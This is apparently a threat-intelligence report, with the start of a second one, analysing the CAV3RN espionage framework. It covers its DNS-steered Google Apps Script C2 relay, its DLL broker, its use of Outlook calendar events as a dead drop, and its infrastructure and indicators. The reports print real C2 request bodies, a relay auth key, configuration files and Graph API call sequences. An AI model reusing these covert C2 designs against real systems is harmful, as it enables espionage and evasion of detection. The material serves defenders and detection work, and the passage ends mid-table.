Visualização de leitura

Project CAV3RN continues: Google Apps Script as C2 relay and DNS-based C2 channel selection

Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.

Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.

We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.

Multi-transport C2 communication module

The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:

C:\Users\user\Desktop\Modules\broker-cavern\communication\GoogleCommunication\bin\Release\net8.0\win-x64\native\GoogleService.pdb

NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.

The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.

C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.

At startup, the worker internally sends:

{"type":"icmgdd","cid":0,"payload":"s_version_;;_"}

The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.

The module supports five internal commands:

Command Functionality
s_version Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog Enables diagnostic logging at the Debug level.
s_deLog Disables diagnostic logging and sets the logging level to Fatal.
s_write Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.

The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.

{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}

The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.

Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:

<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com

The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.

The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:

Fourth octet None (0) GIDFailed (1) GoogleFailed (2) DirectFailed (3)
120 (0x78) Google Apps Script Direct HTTPS Direct HTTPS Google Apps Script
130 (0x82) Direct HTTPS Direct HTTPS Direct HTTPS Close the transaction (no channel)
140 (0x8C) Exception Exception Exception Exception
All other values Google Apps Script Google Apps Script Google Apps Script Google Apps Script

During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.

DNS-based deployment-ID freshness check

DNS-based deployment-ID freshness check

The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

Google Apps Script channel

When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.

Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:

POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}

The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:

HTTP/2 302
content-type: text/html; charset=UTF-8
access-control-allow-origin: *
location: https://script.googleusercontent.com/macros/echo?user_content_key=AUkAhnT1XStTpObO…&lib=MQif1e23CL4IxZSlC7RWEgUDuxmmFKhYR
server: GSE

HTTP/2 200
content-type: application/json; charset=utf-8
access-control-allow-origin: *
server: GSE

{"s":200,"h":{"Content-Type":"text/html; charset=utf-8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-Origin":"*"},"b":"OS9FPQ=="}

Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.

Direct HTTPS channel


When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

GET request to the header-gated C2 endpoint and its encoded tasking response

Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.

Inter-component DLL broker

The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.

The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.

The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.

Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.

Command Function
000 Lists loaded component names and versions
001 Lists every DLL path discovered by the scanner
002 Lists each loaded component’s path, name, and version

The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.

Infrastructure

Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.

The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.

The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.

Domain Registrar IP Hosting ASN
studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
Dynadot Inc 144.172.115[.]17
144.172.104[.]82
RouterHosting LLC AS 14956

Conclusions

Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

904784c9943d019da332bea2cd03996f              CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0              net.dll
2dcd4a8ac166404977cd3c48418a8cd9              rnp.dll
981c7404d31b8ce35ec88a6b290f354d              GoogleService.dll
34d50eec364d920b8b5d885c9bc98607             texture.dll

Domains and IPs

studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
144.172.115[.]17
144.172.104[.]82


New Project CAV3RN module abuses Outlook calendar events for C2 and DNS AAAA records for configuration recovery

Introduction

In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.

Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.


Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.

Module network communication architecture

Module network communication architecture

During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.

Technical details


The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.

Project CAV3RN architecture (April 2026)

Project CAV3RN architecture (April 2026)

The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.

C2 communication module

The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.

The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.

get_;;_<agent-id>_,_<legacy-url>  
send_;;_<agent-id>_,_<legacy-url>_,_<result>

The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.

For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.

Outlook calendar events as a C2 channel

The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.

Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.

If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:

{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}

Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to  https://graph.microsoft.com/v1.0/organization.

Attempting this request causes the Azure Identity library to obtain an OAuth application token:

POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials

After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.

Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.

Subject format Purpose Module behavior
Event ID: <agent-id> Operator-to-agent command Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500 Agent heartbeat Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500 Agent-to-operator command output Creates an event, uploads encrypted result attachments, and assigns the final subject

Receiving a command

For a get request, the module queries calendarView and filters the results by the Agent ID:

GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')

If Graph returns one or more matches, the module selects the first returned event and requests its attachments:

GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>

After obtaining the attachment response, the module deletes the calendar event:

DELETE /v1.0/users/***@*********.co.il/calendar/events/<EventId>
Authorization: Bearer <access-token>

Our analysis found a consistent difference in capitalization between command and result attachments:

Attachment name Direction Associated subject
